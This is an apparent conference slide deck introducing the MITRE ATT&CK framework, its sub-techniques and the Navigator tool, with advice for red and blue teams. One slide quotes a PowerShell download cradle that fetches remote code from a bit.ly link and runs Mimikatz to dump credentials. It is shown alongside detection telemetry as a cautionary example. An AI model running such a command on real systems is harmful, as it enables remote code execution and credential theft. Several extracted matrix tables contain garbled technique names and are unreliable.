



# Quickstart Guide to MITRE ATT&CK™

The Do's and Don'ts when using  
the Matrix

# The (ATT&CK) Matrix

## *Reloaded*



# A quick preface...

- Slides will be shared at the end!
  - ... no need to ~~take pictures~~ screenshot all-the-things.
- Sources will be provided!
  - ... in speaker notes.
- Meme's will be used!
  - ... but text in speaker notes.

# Who Am I?

- Adam Mashinchi

@Adam\_Mashinchi



# Who Am I?

- Adam Mashinchi
  - VP of Product Management @ SCYTHE
    - Adversary Emulation/Simulation
    - “Synthetic” Malware Creation
    - Red Team Automation & Controls Validation
  - Red Team Village @ DEFCON
    - Volunteer & Speaker
  - Background in,
    - Enterprise Solutions
    - Cryptography
    - Privacy





# Who's this for and why should we care?

## [Version 1.0]

- Curious about MITRE ATT&CK
- Red, Blue, or Purple
- How it can/should be used
- Insights from industry experts
- New analogies/metaphors
- Further Reading & Take-Aways

## [Version 2.0]

- State of Sub-Techniques
- Changes at MITRE
- ATT&CK Navigator



## What This Is ...

- Very (very) fast review
- I'll (over) simplify
- Some tools mentioned
- Feedback from humans

## What This Is Not ...

- 100% Comprehensive
- Rehashing of 101/Guide
- How-To guide for tools
- Perfect Attribution



Let's get started ...



# The Problem ...



@Adam\_Mashinchi

@brysonbort



@bethayoung



# What is MITRE ATT&CK™?

- “MITRE”
  - ^^ a not-for-profit, federally funded, R&D shop.
- “ATT&CK”
  - ^^ matrices (read: “*grids*”) of Threat Actor behaviors.
  - i.e. a framework of Tactics, Techniques, Procedures (TTP’s) and their ID’s.
- “Threat Actor”
  - ^^ adversaries seen in the cybersecurity industry.

There are multiple ATT&CK Matrix's ...  
Matrixes ...  
Matrixeses ...



# There are multiple ATT&CK Matrices...

- Enterprise\*
  - Windows
  - macOS
  - Linux
  - Cloud
- Pre-ATT&CK
- Mobile
- ICS
  - (Industrial Control Systems)

JUST RELEASED: ATT&CK for Industrial Control Systems

Home > Matrices > Enterprise

### Enterprise Matrix

Below are the techniques representing the MITRE ATT&CK Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, GCP, Azure, Azure AD, Office 365, SaaS.


Last Modified: 2019-10-09 18:48:31 106000

Initial Access	Execution	Persistence	Privilege Escalation	Defensive Evasion	Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Post-Exploitation
Brute Force	Application	bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Appletscript	Audio Capture	Automated Task Scheduler	Automated Task Scheduler	Automated Task Scheduler
Exploitation of Vulnerability	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Back History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compression	Data Destruction
External Remote Services	Command Line Interface	Account Manipulation	AppCert DLLs	Binary Patching	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encryption	Data Encryption for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and COM	Data from Local System	Custom Command and Control Protocol	Data Transfer Size Limits	Self-Defense
Replication Through Removable Media	Component Object Model and COM	AppCert DLLs	Application Bypassing	Reverse User Account Control	Credential Dumping	Cloud Service Discovery	Exporting of Remote Services	Data from Network Shared Drive	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Service Blocking	Control Panel Items	Application Bypassing	Reverse User Account Control	Clear Command History	Credentials from Web Browser	Domain Trust Discovery	Internal Spearfishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearfishing	Clipboard Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in File	File and Directory Discovery	Login Scripts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Protocol	Endpoint Denial of Service
Spearfishing via Service	Execution Through API	BITS Jobs	DLL Hijacking	Code Signing	Credentials in Registry	Network Service Discovery	Pass the Hash	Data from Removable Media	Domain Enumeration	Exfiltration Over Physical Medium	Forensic Corruption
Supply Chain Compromise	Execution Using Module Load	Bookmarks	Delayed Execution with Proxy	Complete After Delivery	Credentials for Credential Access	Network Service Discovery	Pass the Ticket	Data Storage	Command Enumeration Algorithms	Scheduled Task	Initial System Recovery

# ATT&CK, created and maintained by MITRE



(Pictured Above: ATT&CK Team)



(Pictured Above: Blake Strom)

# ATT&CK, created and maintained by MITRE

- @stromcoffee
- @\_whatshisface
- @FrankDuff
- @likethecoins
- @jamieantisocial
- @sarah\_yoder
- @cmagee\_
- @jwunder
- @andyplayse4
- @ojalexander
- ... and others!



(Pictured Above: *actually* Blake Strom)

# The “Do’s” and “Don’ts”



use it as a “Common Language”

Question: What would you tell an organization that has is very early in their security maturity and is unlikely to ever get to hire outside red team help? Trying to utilize the Mitre Attack Framework when you're it is a huge challenge.

Adam\_Mashinchi

Another recommendation is to start using it as a common language/foundation to talk about how to talk about defenses/threats all across the organization. Not everyone understands "Sticky Keys", but most can understand a box that says "Keylogger" and is RED.

[illegible]





[DON'T] make ATT&CK a checklist OR  
focus on coverage

*“But as you examine each technique, you realize there is a seemingly infinite universe of possibilities or variations within many techniques in the matrix.”*

*You might think you have a technique fully covered, but then some researcher will publish something on Twitter, and you’ll have to go and add to an existing detection.”*

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
System and Service Startup	Access Token Manipulation	System File Manipulation	Local Admin Manipulation	Account Discovery	Application Discovery
Accessibility Features	Accessibility Features	System File Manipulation	Bash History	Application Flow Discovery	Application Deployment Software
Account Manipulation	System File Manipulation	System File Manipulation	Bash History	Application Flow Discovery	Component Object Model and Distributed COM
		System File Manipulation	Credential	Application Flow Discovery	Exploitation

[DO]

seek Behavior, not Signatures ...

T1124 → “System Time Discovery”

APT123 v1:

```
$ net time \hostname
```

*“^^ using ‘net.exe’ must be bad!”*

APT123 v2:

```
$ powershell Get-Date
```





[DO]

# Adversaries

think Periodic Table for

- Chemical Makeup of Threat Actor:

- Context
- Order
- State

- TTP's

- Individually → inert objections

Group	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
Period	1	1 H																2 He
2	3 Li	4 Be											5 B	6 C	7 N	8 O	9 F	10 Ne
3	11 Na	12 Mg											13 Al	14 Si	15 P	16 S	17 Cl	18 Ar
4	19 K	20 Ca	21 Sc	22 Ti	23 V	24 Cr	25 Mn	26 Fe	27 Co	28 Ni	29 Cu	30 Zn	31 Ga	32 Ge	33 As	34 Se	35 Br	36 Kr
5	37 Rb	38 Sr	39 Y	40 Zr	41 Nb	42 Mo	43 Tc	44 Ru	45 Rh	46 Pd	47 Ag	48 Cd	49 In	50 Sn	51 Sb	52 Te	53 I	54 Xe
6	55 Cs	56 Ba	57 La	72 Hf	73 Ta	74 W	75 Re	76 Os	77 Ir	78 Pt	79 Au	80 Hg	81 Tl	82 Pb	83 Bi	84 Po	85 At	86 Rn
7	87 Fr	88 Ra	89 Ac	104 Rf	105 Db	106 Sg	107 Bh	108 Hs	109 Mt	110 Ds	111 Rg	112 Cn	113 Nh	114 Fl	115 Mc	116 Lv	117 Ts	118 Og
				58 Ce	59 Pr	60 Nd	61 Pm	62 Sm	63 Eu	64 Gd	65 Tb	66 Dy	67 Ho	68 Er	69 Tm	70 Yb	71 Lu	
				90 Th	91 Pa	92 U	93 Np	94 Pu	95 Am	96 Cm	97 Bk	98 Cf	99 Es	100 Fm	101 Md	102 No	103 Lr	



[DO]

use examples as a foundation ...

- Find easy ways to test (adversarial) behavior.
- Example: CALDERA
  - (by MITRE!)
  - Open source
  - Creates Agents
  - Fires series of commands
- Goal of (any) Tool:
  - make validation trivial.
- Canned playbooks as baseline.

### Error response

Error code 404.

Message: Trendy/8-bit Open Source Project Icon not found.

Error code explanation: 404 = Seriously though? No icon for this thing? Alright.

# [DON'T] assume TTP's == Threat Actor

- Threat/TTP's are nuanced
  - ... tricky to replicate with most tools.
- Beware false sense of security
  - ... think tested against APT XYZ,
  - tests often vary from intel.
- TTP concepts != implementation
  - ... could mean defenses/validations weren't applicable.




[DO]

# the Game of Minesweeper

An attacker perspective:

- ... you don't know when you've tripped a detective control.
- Compromise is only the first box; time is ticking.



(quick anecdote)

For your next Red Team ...

ATT&CK Technique Wheel!





[DON'T]

Copy & Paste & <ENTER>

# [PREFACE]

Some Things That I ...



Red Canary

Atomic Red Team

Practical Examples



[DON'T]

Copy & Paste & <ENTER> (cont.)

## Credential Dumping

### Run this:

```
powershell.exe "IEX (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e'); Invoke-  
Mimikatz -DumpCr"
```

### And you can expect this:

#### USEFUL TELEMETRY:

- Process monitoring (powershell.exe)
- Process command line ("DownloadString", "WebClient", and the presence of a URL)
- Network connection (powershell.exe establishing an external network connection)

#### DETECTION:

Alerting based on PowerShell command line and download.



# [DON'T] forget, 1 Technique != 1 Command

- Techniques may have many procedures for how an adversary could implement it.
- Adversaries are always changing.
- Detecting behavior can:
  - rely on individual procedures,
  - span multiple procedures,
  - span entire technique.



# [DON'T] forget other standards ...

- Many frameworks:
  - NIST Five Functions, Cyber Defense Matrix, etc.
- Your priority informed by:
  - the systems that you use,
  - the data you possess,
  - and the threats associated with each.
- Models not intended to be bingo cards.





To Summarize:

Use it as a ...

- common language for TTP's.
- baseline for behaviors.
- opportunity to get involved!

ATT&CK is a framework.

None of this will matter  
soon ...

None of this will matter  
soon ...

... Sub-techniques.



(Pictured Above: Blake Strom)

</v1.0>

<v2.0>

# My (Accidental) Prediction - Part 1





# My (Accidental) Prediction - Part 2

- At the helm of ATT&CK:
  - Adam Pennington ([@\\_whatshisface](#))



(Pictured Above:  
a person with a *very good* name)

# My (Accidental) Prediction - Part 3



# Overview of Sub-Techniques

- In Beta: March 31, '20
  - ETA: July 8, '20
- Techniques ID's (T4321)
  - + dot-notation (T4321.005)
- Remapped some TID's
  - Example: T1081 -> T1552.001
  - T1081? -> it's gone
- Deprecated some TID's
  - Example: T1175 -> *null*
- Changed some names
  - "Remote File Copy" -> "Ingress Tool Transfer"



(Pictured Above: T1175)

# Made ATT&CK Navigation... Tricky

MITRE ATT&CK Navigator

Layer: 1

Navigation controls: [Icons for search, zoom, pan, etc.]

Technique categories: [Icons for various categories]

Initial Access 9 techniques	Execution 10 techniques	Persistence 17 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 13 techniques	Discovery 21 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Brute Force	Account Discovery	Exploitation of Remote Services	Archive Collected Data	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Credentials from Password Stores	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Forced Authentication	Domain Trust Discovery	Remote Service Session Hijacking	Clipboard Data	Data Obfuscation	Defacement	Data Manipulation
Phishing	Scheduled Task/Job	Browser Extensions	Browser Extensions	Browser Extensions	Input Capture	File and Directory Discovery	Remote Services	Data from Information Repositories	Dynamic Resolution	Disinfection Over C2 Channel	Disk Wipe
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Create or Modify System Process	Create or Modify System Process	Process Authentication	Network Service Discovery	Application Through Removable Media	Data from Local System	Encrypted Channel	Endpoint Denial of Service	Endpoint Denial of Service
Supply Chain Compromise	Software Deployment Tools	Create Account	Event Triggered Execution	Event Triggered Execution	Network Sniffing	Software Deployment Tools	Software Deployment Tools	Data from Network Shared Drive	Fallback Channels	Exfiltration Over Other Network Medium	Firmware Corruption
Trusted Relationship	User Execution	Create or Modify System Process	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	OS Credential Dumping	Network Share Discovery	Taint Shared Content	Data from Removable Media	Multi-Stage Channels	Exfiltration Over Physical Medium	Incident System Recovery
Valid Accounts	Windows Management Instrumentation	Event Triggered Execution	Group Policy Modification	Group Policy Modification	Hide Artifacts	Network Sniffing	Use Alternate Authentication Material	Data Staged	Non-Application Layer Protocol	Exfiltration Over Web Service	Resource Hijacking
		External Remote Services	Hijack Execution Flow	Hijack Execution Flow	Impair Defenses	OS Credential Dumping	Peripheral Device Discovery	Email Collection	Non-Standard Port	Scheduled Transfer	Service Stop
		Hijack Execution Flow	Process Injection	Process Injection	Indicator Removal on Host	Steal Web Session Cookie	Permission Groups Discovery	Input Capture	Protocol Tunneling	System Shutdown/Reboot	
		Office Application Startup	Scheduled Task/Job	Scheduled Task/Job	Indirect Command Execution	Two-Factor Authentication Interception	Process Discovery	Man in the Browser	Remote Access Software		
		Pre-OS Boot	Valid Accounts	Valid Accounts	Masquerading	Unsecured Credentials	Query Registry	Man in the Middle	Traffic Signaling		
		Scheduled Task/Job			Modify Authentication Process		Remote System Discovery	Screen Capture	Web Service		
		Server Software Component			Modify Registry		Software Discovery	Video Capture			
		Traffic Signaling			Obfuscated Files or Information		System Information Discovery				
		Valid Accounts			Pre-OS Boot						
					Process Injection						
					Rogue Domain Controller						
					Rootkit						


Legend

# Speaking of Navigat(ion, or)!

new tab x +										
selection controls										
layer controls										
technique controls										
Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Score
34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items	22 items	9 items	40
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Automated Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
Command-Line Interface	Account Manipulation	AppCert DLLs	Bypass User Account Control	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Compiled HTML File	AppCert DLLs	Appinit DLLs	Clear Command History	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Component Object Model and Distributed COM	Application Shimming	Application Shimming	CMSTP	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Control Panel Items	Authentication Package	Bypass User Account Control	Code Signing	Credentials in Registry	Network Share Discovery	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Dynamic Data Exchange	BITS Jobs	DLL Search Order Hijacking	Compiled HTML File	Exploitation for Credential Access	Network Sniffing	Pass the Hash	Data from Removable Media	Data Obfuscation	Firmware Corruption	Endpoint Denial of Service
Execution through API	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Password Policy Discovery	Pass the Ticket	Domain Fronting	Exfiltration Over Network Medium	Inhibit System Recovery	Resource Hijacking
Execution through Module Load	Browser Extensions	Elevated Execution with Prompt	Component Object Model Hijacking	Hooking	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Domain Generation Algorithms	Exfiltration Over Physical Medium	Network Denial of Service
Exploitation for Client Execution	Change Default File Association	Emond	Connection Proxy	Input Capture	Process Discovery	Remote File Copy	Email Collection	Fallback Channels	Scheduled Transfer	Runtime Data Manipulation
Graphical User Interface	Component Firmware	Exploitation for Privilege Escalation	Control Panel Items	Input Prompt	Query Registry	Remote Services	Input Capture	Multi-hop Proxy	Service Stop	Stored Data Manipulation
InstallUtil	Component Object Model Hijacking	DCShadow	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Replication Through Removable Media	Man in the Browser	Multi-Stage Channels	System Shutdown/Reboot	Transmitted Data Manipulation
Launchctl	Create Account	Extra Window Memory Injection	Disabling Security Tools	Keychain	Security Software Discovery	Shared Webroot	Screen Capture	Multiband Communication		
Local Job Scheduling	DLL Search Order Hijacking	File System Permissions Weakness	Disabling Security Tools	LLMNR/NBT-NS Poisoning and Relay	Software Discovery	SSH Hijacking	Video Capture	Multilayer Encryption		
LSASS Driver	Dylib Hijacking	DLL Search Order Hijacking	DLL Side-Loading	Network Sniffing	System Information Discovery	Taint Shared Content		Port Knocking		
Mshta	Emond	Hooking	Execution Guardrails	Password Filter DLL	System Network Configuration Discovery	Third-party Software		Remote Access Tools		
PowerShell	External Remote Services	Image File Execution Options Injection	Exploitation for Defense Evasion	Private Keys	System Network Connections Discovery	Windows Admin Shares		Remote File Copy		
Regsvcs/Regasm	File System Permissions Weakness	Launch Daemon	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery	Windows Remote Management		Standard Application Layer Protocol		
Regsvr32	Hidden Files and Directories	Parent PID	File and Directory	Steal Web Session Cookie	System Service Discovery			Standard Cryptographic Protocol		
Rundll32				Two-Factor Authentication						
Scheduled Task										

# Don't Fear the Navigator

Layer Creation FTW!



Homework:

- Try out some scoring...
  - ... and research TID's!
- Extra Credit:
  - ... use Sub-Techniques!

The End.

(Questions?)

(if we have time.)

(we probably don't.)



## Further Reading/Watching

- The “speaker notes” of [these slides!](#)
  - Slides URL: <https://bit.ly/attackquickstart2>
- [Getting Started Resource Page](#)
- [Get Started With Att&ck Guide](#)
- [2020 ATT&CK Roadmap](#)
- [ATT&CKcon 2.0 \(YouTube Playlist\)](#)